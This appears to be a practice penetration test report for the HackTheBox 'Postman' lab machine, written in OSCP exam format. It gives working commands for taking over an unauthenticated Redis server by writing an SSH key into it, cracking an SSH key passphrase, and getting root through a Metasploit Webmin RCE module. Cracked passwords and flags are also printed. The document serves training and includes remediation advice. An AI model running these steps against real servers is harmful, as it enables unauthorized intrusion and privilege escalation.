Offensive Security Certified Professional Exam Report - Postman/msf - HTB

OSCP Exam Report

blablabla@gmail.com, OSID: 12345

2023-12-10/11

Table of Contents

1. High Level Summary

We were tasked to perform an internal penetration test towards the **HackTheBox Postman** as preparation for the Offensive Security Exam. During the preparation meeting, we got no information about the target.

A penetration test is an authorized exercise, where the testers perform an attack against internally connected systems to simulate real-world cyber criminal activities. To perform those tests, the testers used most of the tools and methods also used in real attacks. Differently from a real attack, where the attacker has as limit only its resource, in the engagement all possible tools, effects, methods and resources are previously discussed and approved by the parties during the definition of the scope.

The engagement can be interrupted at any time in case of:

- Detection of previous/current attack
- Unresponsiveness of the server
- Detection of critical vulnerability

The current version of Redis and Webmin are updated, which allow an attacker to execute anonymous commands on the first and remote commands on the latter. From the access of the first, it was possible to get a foothold on the target system and enumerate it to find backup of a ssh key. By decrypting this key, it was possible to perform a lateral movement to another user and to login to webmin. Since Webmin is running with administrative privileges, it was possible to execute commands on the target as *root* using the found access.

1.1 Recommendation

All the services should be updated to their latest version to prevent the exploit of known vulnerabilities. Furthermore, the services should prevent anonymous access that can add/modify files on the filesystem. Eventually, a password policy should be implemented to promote the usage of strong passwords and prevent users from reusing passwords

2. Methodology

2.1 Information Gathering

For this engagement, the scope was defined with the elements below:

- 10.129.2.1

2.2 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the flags we captured, we removed all user accounts and passwords as well as the installed services on the system. Offensive Security should not have to remove any user accounts or services from the system.

3. Independent Challenges

3.1 Postman - 10.129.2.1

3.1.1 Network and Service Enumeration

We started our engagement with a enumeration on the target to find open ports:

```
ports=$(sudo nmap -Pn -p- -T4 $target -oN ports.txt | egrep "^[0-9]{2,5}" | sed -E
"s#/.*##g" | tr "\n" "," | sed 's/.$//') && echo $ports
# Result
22,53,80,6379,10000
```


The next enumeration was to find what services were running on those ports:

```
sudo nmap -Pn -p$ports -sS -sV -sC -PA $target -oA serv

PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
|   256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
|_  256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
53/tcp    filtered domain
80/tcp    open     http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: The Cyber Geek's Personal Website
|_http-server-header: Apache/2.4.29 (Ubuntu)
6379/tcp  open     redis   Redis key-value store 4.0.9
10000/tcp open     http    MiniServ 1.910 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
```

```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

On port 80, we found the following website:




Welcome to The Cyber Geek's Personal Website!

Under Construction! Coming Soon!

To find hidden folders, we scanned the target with the following tool to directory fuzzyng:

```
gobuster dir -u http://$target -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt -k -o
gobuster.txt
/images               (Status: 301) [Size: 309] [--> http://10.129.2.1/images/]
/upload               (Status: 301) [Size: 309] [--> http://10.129.2.1/upload/]
/css                  (Status: 301) [Size: 306] [--> http://10.129.2.1/css/]
/js                   (Status: 301) [Size: 305] [--> http://10.129.2.1/js/]
/fonts                (Status: 301) [Size: 308] [--> http://10.129.2.1/fonts/]
```

Port 10000 contained also a service running a webservice MiniServ 1.9010, which took us to the following login page:


Webmin
You must enter a username and password to login to the server on 10.129.2.1
Username
Password
Remember me
Sign in

The next directory fuzzing attempted to find folders within the MiniServ:

```
dirb http://$target:10000 -o dirb.txt
---- Scanning URL: http://10.129.2.1:10000/ ----
+ http://10.129.2.1:10000/getfile (CODE:200|SIZE:0)
+ http://10.129.2.1:10000/hit (CODE:200|SIZE:0)
```

None of the results gave us a positive answer about the target. We tried the default credentials of WebMin (i.e. admin:admin, root:roomt, administrator:password) but also without success. We avoided more attempts to prevent our ip from being blocked by the application.

Our next step was to review our first enumeration, to see if we missed something.

From our first scan, we missed port 6379/tcp which contains version 4.0.9 of redis:

```
└─$ nc -vn $target 6379
(UNKNOWN) [10.129.2.1] 6379 (redis) open
redis-cli
-ERR unknown command 'redis-cli'
info
$2728
# Server
redis_version:4.0.9
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:9435c3c2879311f3
redis_mode:standalone
os:Linux 4.15.0-58-generic x86_64
arch_bits:64
```

```
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:7.4.0
```

3.1.2 Initial Access

Vulnerability Explanation: This version of redis allows an unauthenticated user to use the CONFIG command to make changes in the working directory and write content on the server. Furthermore, the access to the file system allowed the system to be enumerated and thus finding a backup of a ssh key whose password could be decrypted using a dictionary attack.

Vulnerability Fix: Redis should be updated to the latest version and should prevent unauthorized users from reading and writing on the file system. Furthermore, the access to SSH keys should be restricted to their owner to prevent unauthorized reading. Eventually, the system should enforce a strong password policy, to avoid the usage of short and/or weak passwords.

Severity: High

Steps to reproduce the attack:

This version of redis allows unauthenticated users to write content in memory. To obtain our first access we followed the instructions available on the page Redis – Remote Code Execution (RCE):

1. We created a ssh key pair:

```
ssh-keygen -t rsa -b 4096 -C "redis@kali"
```

2. We copied the public key to a text file with some padding before and after to prevent sanitization:

```
(echo -e "\n\n"; cat id_rsa.pub; echo "\n\n") > pwn.txt
```

3. We write the key in memory:

```
cat pwn.txt | redis-cli -h 10.1010.160 -x set crackit
```

4. We first flushed redis:

```
redis-cli -h 10.10.10.160 flushall
```

5. Using telnet, we connected to the server:

```
Telnet $target 6379
```

6. We then dumped our memory into the authorized key files

```
Trying 10.129.2.1...
Connected to 10.129.2.1.
Escape character is '^]'.
config set dir /var/lib/redis/.ssh
+OK
config set dbfilename authorized_keys
+OK
save
+OK
quit
+OK
Connection closed by foreign host.
```

We then connected to the target using ssh:

```
ssh redis@$target -i id_rsa
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Mon Aug 26 03:04:25 2019 from 10.10.10.1
redis@Postman:~$
redis@Postman:~$ ls
6379  dkixshbr.so  dump.rdb  ibortfgq.so  module.o  qcbxxlig.so  vlpaulhk.so
redis@Postman:~$ whoami
redis
redis@Postman:~$ uname -a
Linux Postman 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64
x86_64 x86_64 GNU/Linux
```

```
redis@Postman:~$ groups
redis
```

On the folder /opt, we found a ssh private key whose password *computer2008* was used to access the user Matt.

```
redis@Postman:~$ cd /opt/
redis@Postman:/opt$ ls
Id_rsa.bak
```

7. We created a hash of the key with the tool *ssh2john* and decrypted it with *John the Ripper*

```
ssh2john id_rsa.bak > hash.hash
john hash.hash --wordlist=/usr/share/wordlist/rockyout.txt

computer2008     (id_rsa_postman_matt_enc)
```

8. Since this user was denied ssh connection to the system, we tried to login with this user using the *su* command:

```
redis@Postman:~$ su Matt
Password:
Matt@Postman:/var/lib/redis$ whoami
Matt
Matt@Postman:/var/lib/redis$ hostname
Postman
```

User Proof Screenshot:

```
Matt@Postman:~$ cat user.txt
5ddf9fe0309dcc255e4303e48ffcafe7
Matt@Postman:~$ whoami
Matt
```

3.1.3 Privilege Escalation

Vulnerability Explanation: In this version of admin, authorized users can execute arbitrary commands with administrative privileges by manipulating the parameter update.cgi.

Vulnerability Fix: Webmin should be updated to its latest version to avoid the exploitation of known vulnerabilities. Furthermore, users should avoid reusing passwords for different services/access.

Severity: High

Steps to reproduce the attack:

From our enumeration on the target, we discovered that webmin is running as *root.* This version of webmin 1.910 of the service is however vulnerable to remote code execution described in the page Webmin 1.910 - 'Package Updates' Remote Command Execution (Metasploit) and in this CVE-2019-12840.

1. Start metasploit
2. Select the module *linux/http/webmin_packageup_rce*
3. Set username and password as *Matt:computer2008*

System Proof Screenshot:

```
whoami
root
cat /root/root.txt
77e3773d917574f201263134eee8a3dc
```

Conclusion

- Linpeas where possible!!!!